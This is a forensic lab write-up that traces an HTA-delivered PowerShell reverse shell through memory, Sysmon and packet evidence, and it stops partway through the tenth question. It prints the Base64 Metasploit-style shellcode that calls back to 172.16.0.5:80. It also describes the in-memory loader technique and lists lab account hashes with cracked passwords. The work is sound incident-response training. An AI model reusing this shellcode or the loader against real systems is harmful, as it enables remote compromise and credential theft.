
Evidence reviewed and write-up prepared: 5 October 2026.
Lab achievement: View my SAM achievement.
Tools: Wireshark, Volatility 2, a text editor, terminal-based Base64/Gzip decoding, Python, Hashes.com and CrackStation.
Investigation summary
The packet capture was too noisy to give me a useful starting point. I switched to memory analysis, found a PowerShell process spawning another PowerShell process, then used their PIDs to locate the matching Sysmon events.
That led back to sample_template.hta, executed through mshta.exe. Decoding the nested payload exposed the callback endpoint 172.16.0.5:80. Volatility recovered six local-account hash entries, and the recorded lookups returned StandardUser for Sam and Passw0rd! for Administrator. A separate memory connection showed the same remote IP connected to the victim’s port 22. The later Sysmon search also found a command fetching and invoking jaws-enum.ps1 from that IP.
The process relationships were the lead that made the other evidence manageable. I did not find the callback by spotting it in the packet list; I recovered it from the payload.
Original lab scenario

Scenario reproduced verbatim from the original lab notes.
Samuel (Sam) is a Neatnik, when it comes to cleanliness and hygiene. Find out if he also follows cyber hygiene. An incident has been reported stating “Sam has lost his SAM”. It’s your job to figure out what has happened. You are provided with sysmon logs, network traffic, and a memory dump.
Scenario and supplied evidence
The SAM lab asks what happened after a Windows user’s SAM data was reported stolen. It provides three files: sysmon.json, Capture.pcapng and WINADMIN.raw.

I started with the README. It identified Win7SP1x86 as the Volatility profile and confirmed that the required tools were installed. Reading that first saved me from guessing the memory profile before I had even begun.
Starting with traffic, then changing approach
Q1. Finding the attacker and callback port
Q1: What is the attacker IP, and what is the port that they got a reverse shell on? (Format: IP, port)

A reverse shell normally involves the victim connecting outward to an attacker-controlled listener. With that in mind, I opened the capture in Wireshark and checked Statistics > Protocol Hierarchy.
The capture contained SMB and substantial TCP traffic, but there were too many connections to pick out a useful lead quickly. Browsing the Sysmon data without a specific process or command was similarly noisy. I needed a narrower search.
I pivoted to the memory image and looked at process ancestry:
volatility -f WINADMIN.raw --profile=Win7SP1x86 pstreeThe output showed powershell.exe with PID 3888 and a child powershell.exe with PID 5056. A PowerShell child alone is not proof of an attack, but it was worth checking when I was looking for a scripted reverse connection.

Now I had two exact identifiers to search in the logs, rather than another broad keyword.
Connecting the memory lead to Sysmon
Q2 and Q3. The malicious file and the process it launched
Q2: What’s the name of the malicious file that gave remote access to attacker? (Format: filename.extension)
Q3: What is the process that has been called by the payload upon execution? (Format: processname.extension)

Searching sysmon.json for PID 3888 brought me to a process-creation event. It recorded:
Image: Windows PowerShell.ParentImage:C:\Windows\System32\mshta.exe, PID4568.ParentCommandLine:mshta.exeopeningC:\Users\Sam\Downloads\sample_template.hta.CommandLine: PowerShell with-nop -w hidden -eand an encoded argument.

The parent command line gave me the file behind the process. mshta.exe was the Windows executable hosting the HTA; sample_template.hta was the malicious file named in its argument. The HTA launched powershell.exe.
Answer (Q2): sample_template.hta.
Answer (Q3): powershell.exe.
I also searched for PID 5056. Its Sysmon event named 3888 as the parent, matching the relationship in memory, and showed a command involving GzipStream.

Together, the screenshots support this execution chain:
mshta.exe (PID 4568), opening sample_template.hta
  -> powershell.exe (PID 3888), encoded argument
     -> powershell.exe (PID 5056), compressed payload
The first PowerShell event recorded 2021-03-31 05:45:23.750 UTC; the child recorded 2021-03-31 05:45:26.210 UTC. The matching PIDs and close timestamps connected the two sources; the Sysmon screenshots also preserve the process GUIDs.
Parent command line identifying the HTA file
Unpacking the PowerShell payload
Q6. The compression stream
Q6: What is the compression stream that has been used in the payload? (Format: Stream Name)
I copied the encoded argument into a text file and decoded it in the terminal. That exposed a wrapper which selected a PowerShell executable, configured System.Diagnostics.ProcessStartInfo and started another PowerShell instance.
The first decode was not the end. The wrapper contained another Base64 string and a System.IO.Compression.GzipStream decompression step.

I followed the layers in the order described by the code:
-
Decode the outer PowerShell argument.
-
Decode the inner Base64 content.
-
Decompress the resulting Gzip data.
-
Inspect the recovered script and decode its embedded shellcode bytes.
These were decoding steps, not decryption. The compression stream was GzipStream.
Answer (Q6): GzipStream.
Q5. Launching the process directly
Q5: What property in the executed script says that the process runs without using the operation system shell? (Format: Property Name)
The wrapper also set this property:
$s.UseShellExecute = $falseThis tells ProcessStartInfo to create the process directly from the executable rather than ask the operating system shell to launch it. Microsoft’s documentation makes that distinction explicit. It does not mean that the payload cannot launch PowerShell; the process chain shows that it did.
Answer (Q5): UseShellExecute.
Q4. The compatible msfvenom format
Q4: Knowing the payload name and process name, if the payload was generated by msfvenom, what would be the format option that the attacker would’ve used? (Format: msfvenom Payload Type)
For Q4, I combined the HTA filename with the PowerShell payload. Under the question’s assumption that msfvenom generated it, the matching output format was hta-psh. The Metasploit documentation documents listing output formats with msfvenom --list formats. The compatible format answers the lab question; the extension alone would not prove which generator an attacker used.
Answer (Q4): hta-psh.
Recovering the callback from the shellcode
Continuing Q1: extracting the attacker IP and reverse-shell port.
The decompressed script resolved Windows API functions through reflection. It allocated memory with VirtualAlloc, copied the decoded bytes with Marshal.Copy, created a thread with CreateThread and waited with WaitForSingleObject. This explains why the PowerShell process was more useful than the payload’s variable names: the code’s actions revealed what the loader was doing.
I decoded the remaining Base64 string into shellcode bytes and used Python to read the embedded address and port. That gave me Q1’s answer:
Answer (Q1): 172.16.0.5, 80.
172.16.0.5, 80The extraction below reproduces the calculation from the Base64 string preserved in my notes. It only decodes data and prints the endpoint.
Reproduce the endpoint extraction
import base64
import socket

shellcode = base64.b64decode(
    "/OiPAAAAYInlMdJki1Iwi1IMi1IUMf8Pt0omi3IoMcCsPGF8Aiwgwc8NAcdJde9Si1IQi0I8VwHQi0B4hcB0TAHQi1ggAdNQi0gYhcl0PDH/SYs0iwHWMcDBzw2sAcc44HX0A334O30kdeBYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS6YD///9daDMyAABod3MyX1RoTHcmB4no/9C4kAEAACnEVFBoKYBrAP/VagporBAABWgCAABQieZQUFBQQFBAUGjqD9/g/9WXahBWV2iZpXRh/9WFwHQK/04IdezoZwAAAGoAagRWV2gC2chf/9WD+AB+Nos2akBoABAAAFZqAGhYpFPl/9WTU2oAVlNXaALZyF//1YP4AH0oWGgAQAAAagBQaAsvDzD/1VdodW5NYf/VXl7/DCQPhXD////pm////wHDKcZ1wcO78LWiVmoAU//V"
)
ip = socket.inet_ntoa(shellcode[0xBD:0xC1])
port = int.from_bytes(shellcode[0xC4:0xC6], "big")
print(ip, port)  # 172.16.0.5 80
Those offsets belong to this particular byte sequence; they are not a general decoder for every reverse-shell payload. The IP occupied four bytes, and the port was a two-byte big-endian value.
This was a longer route than I expected when I first opened Wireshark, but it recovered the answer from the payload itself. It established the configured callback destination. Proving that the callback actually completed would require matching network evidence.
Recovering the local-account hashes
Q7. Counting the recovered account hashes
Q7: From the SAM and SYSTEM file that has been exfiltrated, how many user’s hashes would’ve been identified? (Format: Number of User Hashes Obtained)
The next questions moved from remote access to credentials. I returned to Volatility:
volatility -f WINADMIN.raw --profile=Win7SP1x86 hashdump
The output contained six account entries: Administrator, Guest, IEUser, sshd, sshd_server and Sam. The count was 6.
Answer (Q7): 6.
Recovering these records from memory shows which account hashes were available in the image. The question describes SAM and SYSTEM exfiltration, but this command alone does not prove that those files left the host.
Q8. Sam’s password
Q8: What is the password of the SAM? (Format: Password String)

For Sam, I took the NTLM hash from the Sam:1003 entry and used a lookup service. The recorded Hashes.com result returned StandardUser.
Answer (Q8): StandardUser.
Q9. The Administrator password
Q9: What is the password of the Admin? (Format: Password String)
I repeated the lookup for Administrator:500. The retained CrackStation screenshot returned Passw0rd!, with a zero in place of the letter “o”. I had left the typed answer out of Q9, but the screenshot preserved it.
Answer (Q9): Passw0rd!.

Both lookups found a known plaintext for a hash. I did not decrypt the hashes or document a separate brute-force run.
| Account | NTLM hash | Recorded lookup result |
|---|---|---|
Sam, RID 1003 |
3c1a570304d09f3327f43a967b97953f |
StandardUser |
Administrator, RID 500 |
fc525c9683e8fe067095ba2ddc971889 |
Passw0rd! |
Hash selection screenshots


Separating the later connection from the callback
Q10. The later login port
Q10: What is the port the attacker used to login to the system after cracking the passwords? (Format: Port Number)
With 172.16.0.5 identified, I checked the memory image’s network records:
volatility -f WINADMIN.raw --profile=Win7SP1x86 netscanThe highlighted row showed an established connection between:
Local endpoint:   172.16.0.4:22
